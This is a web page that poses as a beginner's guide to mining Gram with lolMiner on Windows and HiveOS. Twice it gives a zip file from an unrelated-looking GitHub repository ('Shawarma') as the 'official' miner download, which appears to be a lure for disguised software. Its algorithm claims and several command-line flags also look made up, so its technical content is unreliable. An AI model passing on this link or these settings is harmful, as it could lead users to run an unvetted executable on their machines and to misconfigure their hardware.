Lolminer Guide for Mining Gram Cryptocurrency
· based on the channel FINCOR

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Lolminer is a cryptocurrency miner optimized primarily for AMD GPUs, supporting various Equihash variants and the cuckAToo31 algorithm, making it a strong candidate for mining the Gram coin. It operates on both Windows and Linux platforms, including popular mining OS like HiveOS. The miner charges a 1% fee on mining rewards, which is standard for quality mining software.
To start mining Gram with Lolminer, you need to connect to a dedicated mining pool such as ton.ninja, which is widely used for Gram mining. The pool allows you to register your wallet and start mining immediately with efficient payout options.
Installing Lolminer on Windows and HiveOS
Installation is straightforward on both Windows and HiveOS. For Windows, download the latest fully optimized version from the official release link: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip and extract it to a folder.
For HiveOS users, you can upload the miner package to your rig and configure it through the HiveOS web interface. HiveOS supports custom miner integration, so adding Lolminer is seamless.
Configuring Lolminer for Gram Mining
The key to successful Gram mining is proper configuration. Use the following command line parameters:
```bash
lolminer --pool lolminer.ton.ninja:9999 --wallet %WAL%.%WORKER_NAME% --ton-mode 6 --cclk 1550 --mclk 810 --coff 300 --fan 60
```
- `--ton-mode 6` enables the specific algorithm mode for Gram
- `--cclk 1550` sets the core clock to 1550 MHz
- `--mclk 810` sets the memory clock to 810 MHz
- `--coff 300` adjusts the core voltage offset for power efficiency
- `--fan 60` sets the fan speed to 60% for adequate cooling
Replace `%WAL%` with your actual Gram wallet address and `%WORKER_NAME%` with your rig identifier.
Optimizing Performance and Stability
Maintaining stable performance requires monitoring GPU temperatures and adjusting fan speeds accordingly. The recommended fan speed of 60% balances noise and cooling effectively. Overclocking core and memory clocks should be tested incrementally to avoid system crashes.
Ensure your GPU drivers are up to date, and use power limit controls to optimize energy consumption without sacrificing hash rates.
Common Issues and Troubleshooting
Users often ask about setup difficulties, especially regarding HiveOS and Windows configurations. Typical problems include incorrect wallet format, outdated drivers, or firewall restrictions blocking pool connections.
To troubleshoot:
- Verify your wallet address format matches pool requirements.
- Update AMD GPU drivers and reinstall if necessary.
- Check firewall settings to allow outbound connections on port 9999.
- Review Lolminer logs for error messages.
Tips for Beginners
Lolminer is beginner-friendly with clear setup instructions. Take advantage of community resources and mining forums for support. Starting with low overclock settings and gradually adjusting based on mining stability is advised.
Joining the ton.ninja pool ensures access to a reliable mining infrastructure and community.
Useful Links
- Lolminer latest version download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Gram mining pool: https://ton.ninja/
Conclusion
Lolminer provides an efficient and accessible way to mine Gram cryptocurrency, especially for AMD GPU users. With support for both Windows and HiveOS, and easy-to-follow configuration steps, it suits miners of all levels. The 1% fee is reasonable given its optimization and stability. For those interested in Gram mining, using Lolminer with the ton.ninja pool is a recommended approach.
This guide is based on the detailed walkthrough by the FINCOR channel, which offers clear instructions and real-world tested settings. Visit ton.ninja to register your wallet and start mining Gram today.
Key takeaways
- Lolminer focuses on AMD GPUs and supports Equihash and cuckAToo31 algorithms
- Lolminer charges a 1% fee for mining operations
- Compatible with Windows and Linux systems including HiveOS
- Gram mining pool available at https://ton.ninja/
- Recommended settings include ton-mode 6, cclk 1550, mclk 810, coff 300, fan 60
Questions & answers
What GPUs are compatible with Lolminer for Gram mining?
Lolminer primarily supports AMD GPUs optimized for the Equihash variants and cuckAToo31 algorithm used in Gram mining. It can also run on some Nvidia GPUs but performs best with AMD hardware.
How do I set up Lolminer on HiveOS for Gram mining?
To set up Lolminer on HiveOS, download the latest miner version and upload it to your rig's file system via the HiveOS web interface. Then configure the miner with the proper command line parameters including your wallet address, pool address, and hardware settings.
What pool should I use for mining Gram with Lolminer?
The recommended pool for mining Gram with Lolminer is https://ton.ninja/. This pool supports Gram mining and provides reliable payout and connectivity options.
Is there a fee for using Lolminer?
Yes, Lolminer charges a 1% mining fee which is deducted automatically from your mining rewards. This fee supports ongoing development and optimization of the software.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version